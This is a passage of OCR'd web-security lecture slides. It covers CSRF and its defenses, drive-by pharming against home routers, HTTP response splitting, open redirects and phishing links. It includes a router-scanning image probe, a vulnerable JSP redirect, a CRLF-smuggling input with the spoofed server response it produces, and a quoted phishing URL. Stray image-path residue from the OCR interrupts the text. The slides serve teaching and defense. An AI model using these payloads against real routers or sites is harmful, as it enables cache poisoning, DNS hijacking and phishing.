    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects can occur

Example: Home Router



79


Attack on Home Router

[SRJ'07]

- Fact:
  - 50% of home users use a broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:
      - <IMG SRC=192.168.0.1 onError = do() >
  - Once found, login to router and change DNS server
- Problem: "send-only" access is sufficient to reprogram router

80

Login CSRF




CSRF Defenses


- Secret token
  - Place nonce in page/form from honest site
  - Check nonce in POST
    - Confirm part of ongoing session with server
  - Token in POST can be HMAC of session ID in cookie
- Check referer (sic) header
  - Referer header is provided by browser, not script
  - Unfortunately, often filtered for privacy reasons
- Use custom headers via XMLHttpRequest
  - This requires global change in server apps

82


Login CSRF



Referer header filtering



Referer header filtering



CSRF Recommendations

- Login CSRF
  - Strict Referer validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer validation to protect against CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Future
  - Alternative to Referer with fewer privacy problems
  - Send only on POST, send only necessary data

86

More server-side problems

HTTP Response Splitting
Site Redirects

HTTP Response Splitting: The setup

- User input echoed in HTTP header.
- Example: Language redirect page (JSP)

```
<% response.redirect("/by_lang.jsp?lang=" +
        request.getParameter("lang") )   %>
```

- Browser sends http://.../by_lang.jsp ? lang=french
  Server HTTP Response:

```
HTTP/1.1 302                    (redirect)
Date: …
Location: /by_lang.jsp ? lang=french
```

- Is this exploitable?

88

Bad input

Suppose browser sends:

http://.../by_lang.jsp ? lang=

```
"  french \n
   Content-length: 0  \r\n\r\n
   HTTP/1.1 200 OK
   Spoofed page  "
```

(URL encoded)

89

Bad input

HTTP response from server looks like:

```
HTTP/1.1 302                    (redirect)
Date: …
Location: /by_lang.jsp ? lang=french
Content-length: 0

HTTP/1.1 200 OK
Content-length: 217

Spoofed page
```

lang

90

So what?

- What just happened:
  - Attacker submitted bad URL to victim.com
    - URL contained spoofed page in it
  - Got back spoofed page
- So what?
  - Cache servers along path now store spoof of victim.com
  - Will fool any user using same cache server
- Defense: don't do that (use URL encoding...)

91

Redirects


- EZShopper.com shopping cart (10/2004):
  http://.../cgi-bin/ loadpage.cgi ? page=url
  - Redirects browser to url
- Redirects are common on many sites
  - Used to track when user clicks on external link
  - EZShopper uses redirect to add HTTP headers
- Problem: phishing

  http://victim.com/cgi-bin/loadpage ? page=phisher.com
  - Link to victim.com puts user at phisher.com

  ⇒ Local redirects should ensure target URL is local

92

Sample phishing email



How does this lead to spoof page?

- Link displayed
  - https://www.start.earthlink.net/track?billing.asp
- Actual link in html email
  - source:https://start.earthlink.net/track?id=101fe84398a866372f999c983d8973e77438a993847183bca43d7ad47e99219a907871c773400b8328898787762c&url=http://202.69.39.30/snkee/billing.htm?session_id=8495...
- Website resolved to
  - http://202.69.39.30/snkee/billing.htm?session_id=8495...

Additional solutions

Web Application Firewalls

- Help prevent some attacks we discuss today:
  - Cross site scripting
  - SQL Injection
  - Form field tampering
  - Cookie poisoning

  ⋮

Sample products:
Imperva
Kavado Interdo
F5 TrafficShield
Citrix NetScaler
CheckPoint Web Intel

96

Code checking

- Blackbox security testing services:
  - Whitehatsec.com
- Automated blackbox testing tools:
  - Cenzic, **Hailstorm**
  - Spidynamic, **WebInspect**
  - eEye, **Retina**
- Web application hardening tools:
  - WebSSARI [WWW'04] : based on information flow
  - Nguyen-Tuong [IFIP'05] : based on tainting

97

Summary

- SQL Injection
  - Bad input checking allows malicious SQL query
  - Known defenses address problem effectively
- XSS – Cross-site scripting
  - Problem stems from echoing untrusted input
  - Difficult to prevent; requires care, testing, tools, …
- CSRF – Cross-site request forgery
  - Forged request leveraging ongoing session
  - Can be prevented (if XSS problems fixed)
- Other server vulnerabilities
  - Increasing knowledge embedded in frameworks, tools, application development recommendations

99